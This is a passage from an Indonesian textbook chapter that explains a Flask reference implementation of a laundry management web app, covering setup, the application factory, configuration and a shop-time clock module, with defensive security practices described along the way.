[6] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[7] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, JDIH Komdigi, https://jdih.komdigi.go.id/produk_hukum/view/id/832/t/undangundang+nomor+27+tahun+2022 ; dan *Peraturan Pemerintah Nomor 33 Tahun 2026*, ditetapkan 16 Juli 2026, ringkasan di https://depositobpr.id/blog/pp-33-2026-aturan-turunan-uu-pelindungan-data-pribadi

[8] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[9] CNBC Indonesia, "QRIS Tembus 15 Miliar Transaksi, Penggunanya 67 Juta di Juli 2026," 7 Sep. 2026 (data Bank Indonesia). [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

Bab 10

Jalur Python: Flask, Implementasi Rujukan

Setelah menyelesaikan bab ini, Anda akan mampu membuka versi Python dari Profitina Laundry, menjalankannya dalam lima menit, dan membaca setiap berkasnya dengan pemahaman: *application factory* (pabrik aplikasi) yang membangun program, *blueprint* yang mengelompokkan halaman dan API JSON-nya, lapisan basis data kecil yang berbicara dengan SQLite (atau MySQL) melalui `sqlite3` dengan *placeholder* di setiap pernyataan, pemeriksaan login dan peran yang berjalan sebelum setiap permintaan, token CSRF dan sesi di sisi server, templat Jinja2 yang meng-*escape* setiap nilai, laporan beserta ekspor CSV-nya, serta penanganan galat yang memberi tahu orang apa yang harus dilakukan sambil menyimpan rinciannya di log. Anda akan menjalankan 192 uji otomatisnya dan membaca keluaran aslinya, mengikuti satu nota dari meja kasir masuk ke basis data lalu keluar lagi sebagai JSON, dan akhirnya membangun fitur yang sama, yaitu cek status oleh pelanggan, dalam Python murni dan dalam Java, lalu membuktikan bahwa ketiganya menjawab pertanyaan yang sama dengan byte yang sama.

10.1 Posisi Kita Sekarang

Bab 9 membangun Profitina Laundry dalam PHP, bahasa yang paling dahulu dijumpai kebanyakan usaha kecil di Indonesia karena hampir setiap *shared hosting* menjalankannya. Anda melihat aplikasi itu tumbuh dari satu `index.php` menjadi sebuah *front controller*, beberapa kelas, dan satu folder templat, semuanya bertumpu pada PDO dan *prepared statement*.

Bab ini menceritakan kisah yang sama dalam Python, dan menceritakannya lebih pelan, berkas demi berkas, karena jalur Python memegang tugas khusus dalam buku ini: ia adalah **implementasi rujukan** (*reference implementation*). Ketika kebutuhan di Bab 3 menyatakan "dasbor tanggal 30 September 2026 menampilkan Rp 186.000 diterima di Rungkut", atau ketika dokumen API menjanjikan bahwa `GET /api/bills/B2938` mengembalikan `balance` sebesar `40000`, harus ada yang menghasilkan angka-angka itu dari program yang benar-benar berjalan sebelum jalur lain dapat diperiksa terhadapnya. Program itulah yang akan Anda baca. Contoh JSON dalam dokumen API dihasilkan olehnya; nilai harapan dalam rencana uji dikonfirmasi olehnya; dan ketika jalur PHP, Java, atau .NET berbeda dari sebuah dokumen, pertanyaan pertama selalu "apa kata Flask?".

Menjadi rujukan tidak membuat jalur Flask rumit. Justru sebaliknya: rujukan harus mudah diperiksa, sehingga setiap berkas pendek, setiap fungsi mengerjakan satu tugas, dan setiap aturan diberi komentar yang menyebut kebutuhan yang dilaksanakannya (`BR-1`, `AC-5.8`, `S-4`). Jika Anda dapat membaca Python yang dijumpai di bab-bab sebelumnya, Anda dapat membaca seluruhnya.

> **WAWASAN KUNCI: INILAH INTI BAB INI.** Sebuah *framework* web mengerjakan tiga hal untuk Anda: mengubah permintaan HTTP menjadi pemanggilan fungsi, mengubah hasil fungsi Anda kembali menjadi respons HTTP, dan menyediakan tempat untuk menggantungkan pemeriksaan yang wajib berjalan pada setiap permintaan. Semua yang lain dalam bab ini, basis data, aturan, templat, uji, adalah kode Anda sendiri. Melihat dengan jelas di mana

> *framework* berhenti dan program Anda dimulai adalah keterampilan paling berguna yang dapat Anda bawa dari sini ke Django, Spring, atau ASP.NET.

10.2 Mengapa Flask, dan Apa Arti "Rujukan"

10.2.1 Framework kecil yang disengaja

Flask adalah *framework* web Python yang dipelihara oleh proyek Pallets [1]. Ia sering disebut *microframework*, yang tidak berarti lemah; artinya ia sangat sedikit memutuskan untuk Anda. Flask memberi Anda *routing* (fungsi mana yang menjawab alamat mana), objek permintaan dan respons, sesi, templat melalui Jinja2, dan server pengembangan. Ia tidak memilihkan basis data, pustaka formulir, atau tata letak folder. Untuk aplikasi pembelajaran yang harus dapat dibaca baris demi baris, itu tepat sekali: tidak ada *object-relational mapper* tersembunyi yang membangkitkan SQL di belakang Anda, sehingga setiap pernyataan SQL yang dijalankan binatu terlihat di kode sumber.

Per September 2026, rilis terbarunya adalah Flask 3.1.3, diterbitkan pada 19 Februari 2026 [2], bersama Werkzeug 3.1.8 (pustaka yang menangani HTTP di bawah Flask) dan Jinja2 3.1.6 [3], [4]. Python terbaru adalah 3.14.7, dirilis pada 5 Agustus 2026 [5]; jalur ini dibangun dan diuji dengan Python 3.11, dan README-nya menerima versi apa pun mulai 3.10 karena tidak memakai fitur yang lebih baru. **Tabel 10.1** mendaftar apa yang dipasang dan dijalankan untuk bab ini.

Tabel 10.1 Perangkat lunak jalur Python: versi persis yang dipasang dan dijalankan dalam bab ini, dan rilis terbaru masing-masing per September 2026.

Komponen	Versi yang dijalankan di sini	Terbaru per September 2026	Peran
Python	3.11.15	3.14.7 (5 Agu 2026)	bahasanya
Flask	3.1.3	3.1.3 (19 Feb 2026)	*routing*, permintaan, sesi, templat
Werkzeug	3.1.8	3.1.8 (2 Apr 2026)	HTTP di bawah Flask; server pengembangan
Jinja2	3.1.6	3.1.6	templat dengan *escaping* otomatis
PyMySQL	1.2.3	1.2.3	*driver* MySQL/MariaDB, hanya untuk `DB_ENGINE=mysql`
pytest	9.1.1	9.1.1	pelari uji
JDK (untuk Subbab 10.17)	21.0.10	25 LTS (16 Sep 2025)	padanan Java

Flask berbicara dengan server web melalui **WSGI**, *Web Server Gateway Interface* yang didefinisikan dalam PEP 3333 [6]. WSGI adalah janji sederhana: server memanggil satu fungsi Python untuk setiap permintaan, dengan menyerahkan sebuah kamus yang menggambarkan permintaan itu, dan fungsi itu mengembalikan byte jawabannya. Karena janji itu, aplikasi Flask yang sama dapat berjalan di server pengembangan mungil di laptop Anda, di bawah `gunicorn` pada server Linux, atau di bawah `waitress` di Windows, tanpa mengubah satu baris pun. Bab 14 memakai kebebasan itu ketika memasang aplikasi binatu.

10.2.2 Apa yang dijanjikan implementasi rujukan

"Rujukan" adalah janji dengan empat bagian, dan setiap bagian dapat Anda periksa.

1. **Ia melaksanakan setiap kebutuhan.** FR-1 sampai FR-11 dan setiap kebutuhan nonfungsional di Bab 3 ada; tidak ada yang ditandai "dijadikan latihan".

2. **Angkanya adalah angka dokumen.** Rangkaian uji membaca contoh JSON langsung dari `docs/api.md` dan membandingkannya dengan hasil kode yang sedang berjalan. Keduanya identik.
3. **Ia menyatakan apa yang dijalankan.** Berkas `VERIFIED.md` mendaftar setiap perintah yang dijalankan di lingkungan pembangunan beserta hasilnya, dan mendaftar terpisah apa yang *tidak* dijalankan (mesin Windows yang bersih, pratinjau cetak, ponsel yang dipegang tangan).
4. **Ia cukup polos untuk disalin.** Setiap jalur lain dapat ditulis dengan menerjemahkannya, fungsi demi fungsi, dan beberapa memang ditulis demikian.

Ketika bab ini menyebut "dokumen", yang dimaksud adalah dokumen kebutuhan, *use case*, API, dan rencana uji yang Anda jumpai di Bab 3 dan 4, yang disimpan di `App/docs/`.

10.3 Menjalankannya dalam Lima Menit

Cara tercepat memahami sebuah program adalah memakainya sebelum membacanya. Jalur ini berada di `ProfitinaLaundry/App/python-flask`. Buka tepat folder itu di VS Code (*File > Open Folder*), buka terminal (*Terminal > New Terminal*), lalu ketikkan tiga baris untuk sistem Anda.

Di Windows, dalam PowerShell:

```
py -m venv .venv
.venv\Scripts\Activate.ps1
python -m pip install -r requirements.txt
```

Di macOS dan Linux:

```
python3 -m venv .venv
source .venv/bin/activate
python -m pip install -r requirements.txt
```

Baris pertama membuat **lingkungan virtual** (*virtual environment*), folder pribadi `.venv` yang menampung paket-paket proyek ini agar tidak bertabrakan dengan paket proyek lain. Baris kedua memindahkan terminal ke dalamnya (*prompt* kini diawali `(.venv)`). Baris ketiga memasang versi persis yang dikunci dalam `requirements.txt`, yang ditunjukkan pada **Kode 10.1**.

Kode 10.1 `requirements.txt`: setiap paket dengan versi persis, sehingga mahasiswa yang memasangnya hari ini mendapatkan versi yang dipakai saat pengujian.

```
# Profitina Laundry - Python / Flask track. Exact versions installed and tested
# in the build environment (Python 3.11, see VERIFIED.md).
#   pip install -r requirements.txt
Flask==3.1.3
Werkzeug==3.1.8
Jinja2==3.1.6
# MySQL / MariaDB driver (pure Python). Only used when DB_ENGINE=mysql.
PyMySQL==1.2.3
# Lets `flask run` read .flaskenv and .env
python-dotenv==1.2.3
# Tests
pytest==9.1.1
```


Sekarang jalankan aplikasinya:

```
flask --app laundry run --port 6101
```


```
 * Serving Flask app 'laundry'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
 * Running on http://127.0.0.1:6101
Press CTRL+C to quit
```

Itulah keluaran asli dari eksekusi yang dilakukan untuk bab ini. Peringatannya jujur dan penting: `flask run` menjalankan server pengembangan Werkzeug, yang nyaman melayani satu pengunjung tetapi buruk melayani keramaian, dan tidak pernah dirancang untuk menghadapi internet. Server ini sempurna untuk PC kasir selama pengembangan dan untuk buku ini; Bab 14 menggantinya dengan `gunicorn` di belakang `nginx` untuk server publik.

Buka `http://127.0.0.1:6101` dan Anda diarahkan ke halaman login pada **Gambar 10.1**. Masuklah sebagai pemilik, `owner@profitina-laundry.example` dengan kata sandi `Owner#2026`, dan dasbor pada **Gambar 10.2** akan muncul.



Gambar 10.1 Halaman login jalur Flask, ditangkap dari aplikasi yang sedang berjalan. Logo resmi Profitina disajikan dari `laundry/static/img/`.



Gambar 10.2 Dasbor pemilik untuk Rabu, 30 September 2026: nota dan uang per gerai, enam nota terlambat di Keputih, pendapatan bulan ini Rp 11.913.000, dan tiga layanan yang paling banyak dipesan.

Dua hal pada **Gambar 10.2** patut diperhatikan sejenak. Pertama, tanggalnya: Rabu, 30 September 2026, dengan waktu di baliknya pukul 21.00, padahal bab ini ditulis seminggu sebelumnya. Berkas `.flaskenv`, yang dibaca `flask run` dengan sendirinya, membekukan jam aplikasi pada saat terakhir data contoh, sehingga setiap angka yang Anda lihat sama dengan angka dalam dokumen (**Kode 10.2**). Kedua, tanda merah **(6)!** di Keputih: enam nota masih berada di antrean cuci setelah waktu yang dijanjikan, jejak mesin pengering yang rusak di sana pada minggu terakhir September. Anda akan bertemu angka itu lagi di antrean, dalam sebuah uji, dan dalam sebuah laporan.

Kode 10.2 `.flaskenv`: pengaturan yang aman dibagikan. Jam demo membuat dasbor dapat direproduksi; beri tanda `#` di depan baris terakhir untuk memakai jam Surabaya yang sebenarnya.


```
# Settings read by `flask run` (needs python-dotenv, installed by requirements.txt).
# This file is safe to share: it holds NO passwords. Put private settings in .env.
FLASK_APP=laundry

# Demo clock: the sample data ends on 30 Sep 2026 at 21:00, so the dashboard and the
# queue show the same numbers as the documents. Put a # in front of the next line to
# use the real clock (WIB) instead.
LAUNDRY_NOW=2026-09-30 21:00:00
```

> **PERINGATAN: Buka foldernya, bukan induknya.** Jika VS Code dibuka pada `App/` alih-alih `App/python-flask`, terminal dimulai di tempat yang salah, `flask --app laundry` tidak menemukan paketnya, dan pesan “Could not import ‘laundry’” tampak seperti instalasi yang rusak. Padahal hanya foldernya yang salah. Ketik `cd python-flask` atau buka ulang folder yang benar.

10.4 Peta Paket

Aplikasi ini adalah sebuah **paket** Python bernama `laundry`: folder dengan berkas `__init__.py`, sehingga `import laundry` berfungsi. **Gambar 10.3** menunjukkan bagaimana bagian-bagiannya saling bergantung, dan **Tabel 10.2** mendaftarnya beserta ukurannya.



Gambar 10.3 Paket `laundry`. `create_app()` membangun aplikasi dan mendaftarkan semuanya; setiap permintaan melewati penjaga di `auth.py`; halaman dan API memanggil logika bisnis yang sama, dan hanya logika yang berbicara SQL, selalu melalui `db.py`.

Tabel 10.2 Bagian-bagian jalur Flask beserta ukurannya dalam baris. Logika bisnis sengaja menjadi bagian terbesar: itulah yang sesungguhnya dibayar oleh usaha binatu.

Bagian	Baris	Isinya
`__init__.py`	136	`create_app()`, penangan galat, aturan *header*
`config.py`, `clock.py`	60 + 43	pengaturan dari variabel lingkungan; jam WIB
`db.py`	191	kelas `Database`: *placeholder*, transaksi, SQLite atau MySQL
`auth.py`, `security.py`, `passwords.py`	129 + 191 + 54	login, peran, sesi, CSRF, batas laju, PBKDF2
`errors.py`, `formatting.py`	67 + 109	kelas galat; `Rp 40.000` dan `30 Sep 2026 18:00`
`logic/` (7 berkas)	1.139	aturan bisnis dan **semua** SQL
`views/` (10 berkas)	679	32 rute halaman dalam 8 *blueprint*
`api/` (7 berkas)	425	25 rute JSON dalam 1 *blueprint*
`templates/` (21 berkas)	1.005	halaman Jinja2
`cli.py`	125	perintah `flask init-db`
`tests/` (14 berkas)	1.865	192 uji otomatis

Garis terpenting dalam **Gambar 10.3** justru garis yang tidak ada: tidak ada panah dari `views/` atau `api/` ke `db.py`. Halaman dan API tidak pernah menulis SQL. Keduanya membaca apa yang dikirim orang, memanggil fungsi di `logic/`, lalu menyajikan hasilnya. Logika tidak pernah membangun HTML atau JSON; ketika sesuatu tidak diizinkan, ia melempar kelas galat dari `errors.py`, dan satu penangan mengubah galat itu menjadi halaman yang ramah atau menjadi format galat JSON milik API. Bentuk tiga lapis ini (presentasi, logika, data) sama dengan yang akan Anda jumpai di setiap jalur buku ini, dan di sebagian besar aplikasi web profesional.

> **DEFINISI.** Sebuah **lapisan** (*layer*) adalah kelompok modul yang hanya berbicara dengan lapisan tepat di bawahnya. Dalam jalur Flask, *lapisan presentasi* (`views/`, `api/`, `templates/`) berbicara dengan *lapisan logika* (`logic/`), yang berbicara dengan *lapisan data* (`db.py`). Aturan yang ditulis sekali di lapisan logika dengan demikian berlaku sama untuk halaman web, API, dan uji.

10.5 Application Factory

10.5.1 Mengapa sebuah fungsi membangun aplikasi

Banyak tutorial Flask dimulai dengan baris `app = Flask(__name__)` di puncak sebuah berkas. Baris itu membuat *satu* aplikasi pada saat berkas diimpor, dengan pengaturan apa pun yang kebetulan ada. Profitina Laundry sebaliknya membangun aplikasinya di dalam sebuah fungsi, `create_app()`, yang ditunjukkan pada **Kode 10.3**. Fungsi seperti ini disebut **application factory** (pabrik aplikasi) [1].

Kode 10.3 `laundry/__init__.py`, baris 24 sampai 66: *application factory*. Ia membaca pengaturan, menimpakan pengaturan uji di atasnya, memasang penyimpanan sesi dan pembatas laju, lalu mendaftarkan penjaga, pembantu templat, aturan *header*, *blueprint*, penangan galat, dan baris perintah.

```
def create_app(test_config=None):
    app = Flask(__name__)
    app.config.update(load_settings())
    if test_config:
        app.config.update(test_config)
    app.secret_key = app.config["SECRET_KEY"]

    # Autoescaping is on for .html templates (Flask's default): {{ name }} is shown as
    # text, so a customer called <script> cannot run code (S-3). We never use |safe.
    app.jinja_env.autoescape = True
    # Keep the JSON keys in the order of docs/api.md (Flask would sort them).
    app.json.sort_keys = False

    _make_sure_sqlite_file_exists(app)

    # Server-side sessions and the in-memory rate limiters (see security.py).
    app.session_interface = ServerSessionInterface(MemorySessionStore())
    app.extensions["login_limiter"] = RateLimiter(app.config["LOGIN_MAX_FAILURES"],
                                                  app.config["LOGIN_LOCK_SECONDS"])
    app.extensions["status_limiter"] = RateLimiter(app.config["STATUS_MAX_PER_MINUTE"], 60)

    app.teardown_appcontext(close_db)
    app.before_request(auth.protect_every_request)
    formatting.register_filters(app)

    @app.context_processor
    def template_helpers():
        """Values every template can use."""
        return {"csrf_token": csrf_token, "can": auth.can, "user": g.get("user")}

    @app.after_request
    def no_caching_of_private_pages(response):
        """AC-1.7: after logout the browser's Back button must not show protected data."""
        if g.get("user") is not None or request.path.startswith("/api/"):
            response.headers["Cache-Control"] = "no-store"
        response.headers.setdefault("X-Content-Type-Options", "nosniff")
        return response

    _register_blueprints(app)
    _register_error_handlers(app)

    from .cli import register_cli
    register_cli(app)
```

Alasan adanya *factory* adalah rangkaian uji. Masing-masing dari 192 uji membutuhkan aplikasinya *sendiri*: salinan basis data sendiri, jam beku sendiri, penyimpanan sesi kosong sendiri, agar uji yang melakukan login tidak membocorkan sesinya ke uji berikutnya. Dengan *factory*, cukup satu panggilan:

```
create_app({"TESTING": True, "SQLITE_PATH": "/tmp/.../laundry.db",
            "LAUNDRY_NOW": "2026-09-30 21:00:00", "SECRET_KEY": "test-secret"})
```

dan `flask --app laundry run` cukup memanggil `create_app()` tanpa argumen, karena Flask mencari fungsi dengan nama itu di dalam paket.

10.5.2 Membaca factory baris demi baris

Baris 25 membuat objek Flask. Baris 26 menyalin pengaturan dari `config.py` ke `app.config`, sebuah kamus yang dapat dibaca setiap bagian program; baris 27 dan 28 membolehkan uji menimpa pengaturan mana pun. Baris 29 memberi Flask kunci rahasianya, yang dipakainya untuk menandatangani data seperti pesan *flash*.

Baris 31 sampai 35 adalah dua keputusan tentang keluaran. `autoescape = True` membuat Jinja2 meng-*escape* setiap nilai yang dicetaknya, yaitu perlindungan terhadap *cross-site scripting* yang dibahas di Subbab 10.12; Flask sebenarnya sudah melakukannya untuk templat `.html`, dan baris ini menyatakannya secara tegas agar tidak ada yang perlu mengingatnya. `sort_keys = False` menjaga kunci JSON dalam urutan kemunculannya di kode, sehingga jawaban API tampak persis seperti contoh dalam dokumentasi.

Baris 40 mengganti sesi bawaan Flask dengan sesi di sisi server dari Subbab 10.11, dan baris 41 sampai 43 membuat dua pembatas laju: lima login gagal per e-mail dalam lima belas menit (AC-1.9) dan sepuluh cek status per menit per alamat IP (AC-10.5).

Baris 45 sampai 47 mendaftarkan tiga hal yang berjalan di sekitar setiap permintaan. `teardown_appcontext(close_db)` menutup koneksi basis data ketika permintaan berakhir, apa pun yang terjadi. `before_request(auth.protect_every_request)` memasang penjaga dari Subbab 10.10, yang memutuskan apakah permintaan boleh berlanjut sama sekali. `register_filters` menambahkan pembantu format seperti `money` ke templat.

Baris 49 sampai 52 membuat tiga nama tersedia di *setiap* templat tanpa perlu dikirim satu per satu: token CSRF, fungsi `can()` untuk pemeriksaan peran, dan `user` yang sedang login. Baris 54 sampai 60 menambahkan dua *header* ke setiap jawaban: `Cache-Control: no-store` untuk halaman pribadi dan semua jawaban API, agar setelah logout tombol Back peramban tidak dapat menampilkan daftar pelanggan dari *cache*-nya (AC-1.7), dan `X-Content-Type-Options: nosniff`, yang mencegah peramban menebak bahwa jawaban teks sebenarnya adalah skrip.

Baris 62 sampai 66 mendaftarkan *blueprint*, penangan galat, dan perintah `init-db`, lalu aplikasi yang sudah jadi dikembalikan.

> **PERINGATAN: Urutan penting di dalam factory.** Antarmuka sesi harus terpasang sebelum permintaan pertama, dan penjaga harus terdaftar sebelum *blueprint* menerima lalu lintas. Memindahkan `app.session_interface = ...` ke bawah `_register_blueprints(app)` masih akan berfungsi, karena tidak ada permintaan yang datang selama *factory* berjalan; tetapi menambahkan rute yang menjalankan kode saat impor dapat mematahkan anggapan itu. Letakkan konfigurasi di awal, pendaftaran di akhir.

10.6 Pengaturan dan Jam

10.6.1 Setiap pengaturan dari lingkungan

Kebutuhan S-8 menyatakan bahwa tidak boleh ada kata sandi atau rahasia yang ditulis ke berkas yang masuk ke Git. `config.py` memenuhinya dengan membaca setiap pengaturan dari **variabel lingkungan** (*environment variable*), nilai bernama yang diserahkan sistem operasi kepada program ketika program itu dimulai. **Kode 10.4** menunjukkan awal fungsinya.

Kode 10.4 `laundry/config.py`, baris 24 sampai 39: pengaturan dibaca dari lingkungan dengan nilai bawaan yang aman. `DB_ENGINE` adalah satu-satunya pengaturan yang memindahkan aplikasi dari SQLite ke MySQL.

```
def load_settings():
    """Read the settings from the environment and return them as a dict for app.config."""
    return {
        # ---- which database ------------------------------------------------
        "DB_ENGINE": os.environ.get("DB_ENGINE", "sqlite").strip().lower(),
        # SQLite: the database file. Default: this track's own copy of laundry.db.
        "SQLITE_PATH": os.environ.get(
            "SQLITE_PATH", os.path.join(TRACK_DIR, "instance", "laundry.db")),
        # MySQL / MariaDB (only used when DB_ENGINE=mysql)
        "MYSQL_HOST": os.environ.get("MYSQL_HOST", "127.0.0.1"),
        "MYSQL_PORT": int(os.environ.get("MYSQL_PORT", "3306")),
        "MYSQL_USER": os.environ.get("MYSQL_USER", "root"),
        "MYSQL_PASSWORD": os.environ.get("MYSQL_PASSWORD", ""),
        "MYSQL_DATABASE": os.environ.get("MYSQL_DATABASE", "profitina_laundry"),
        # Where `flask init-db` finds schema.*.sql and seed.*.sql
        "DATABASE_DIR": os.environ.get("DATABASE_DIR", DATABASE_DIR),
```

`os.environ.get("DB_ENGINE", "sqlite")` berarti “nilai variabel `DB_ENGINE`, atau `sqlite` jika belum diatur”. Jadi aplikasi berjalan tanpa konfigurasi apa pun, pada berkas SQLite `instance/laundry.db`; dan di server dengan MySQL, satu baris dalam berkas pribadi `.env` (`DB_ENGINE=mysql`, ditambah kata sandinya) memindahkannya ke MySQL tanpa menyentuh kode. Berkas `.env.example` di jalur ini adalah templat untuk berkas pribadi itu, dan `.gitignore` memastikan `.env` yang sesungguhnya tidak pernah masuk ke repositori.

10.6.2 Satu jam untuk seluruh binatu

Aturan bisnis BR-11 menyatakan bahwa setiap waktu dalam sistem adalah waktu toko di Surabaya (WIB, tujuh jam di depan UTC), disimpan sebagai `YYYY-MM-DD HH:MM:SS`, dan bahwa server, bukan peramban, yang memutuskan kapan “sekarang”. Jam peramban dapat meleset berjam-jam; ponsel kasir mungkin masih diatur ke zona waktu liburan di Bali. **Kode 10.5** adalah seluruh isi `clock.py`.

Kode 10.5 `laundry/clock.py`: waktu toko sebagai nilai `datetime` tanpa zona, dengan jam beku opsional untuk demonstrasi dan uji.

```
"""The clock of the application (business rule BR-11).

All times in Profitina Laundry are local shop time in Surabaya: WIB = UTC+7.
Indonesia has no daylight-saving time, so a fixed offset of +7 hours is exact,
and we do not need a time-zone database (which Windows does not ship with Python).

The SERVER decides what "now" is, never the browser. For demonstrations and
tests the clock can be frozen with the setting LAUNDRY_NOW, for example
"2026-09-30 21:00:00" (the moment the sample data was taken).
"""
from datetime import datetime, timedelta, timezone

from flask import current_app

WIB = timezone(timedelta(hours=7), "WIB")
DATETIME_FORMAT = "%Y-%m-%d %H:%M:%S"   # the only format stored in the database


def now():
    """Return the current shop time as a naive datetime (no time-zone attached)."""
    frozen = current_app.config.get("LAUNDRY_NOW")
    if frozen:
        return datetime.strptime(frozen, DATETIME_FORMAT)
    # Real clock: current UTC time converted to WIB, then the zone is dropped,
    # because the database stores plain 'YYYY-MM-DD HH:MM:SS' text.
    return datetime.now(WIB).replace(tzinfo=None, microsecond=0)


def now_str():
    """The current shop time as 'YYYY-MM-DD HH:MM:SS' (no 'T', no fractions)."""
    return now().strftime(DATETIME_FORMAT)


def today_str():
    """Today's date as 'YYYY-MM-DD'."""
    return now().strftime("%Y-%m-%d")


def parse(text):
    """Turn a stored 'YYYY-MM-DD HH:MM:SS' string into a datetime (None stays None)."""
    if text is None:
        return None
    return datetime.strptime(text, DATETIME_FORMAT)
```

Indonesia tidak lagi memakai waktu musim panas sejak 1960-an, sehingga selisih tetap `+7` jam itu tepat dan tidak diperlukan basis data zona waktu (hal ini penting di Windows, tempat Python tidak menyertakannya). `now()` mengembalikan waktu beku dari `LAUNDRY_NOW`, atau mengubah waktu UTC sebenarnya menjadi WIB lalu membuang zonanya, karena basis data menyimpan teks biasa. Setiap modul lain memanggil `clock.now_str()` dan tidak pernah memanggil `datetime.now()` sendiri; itulah yang membuat seluruh aplikasi dapat diuji pada satu saat yang diketahui.

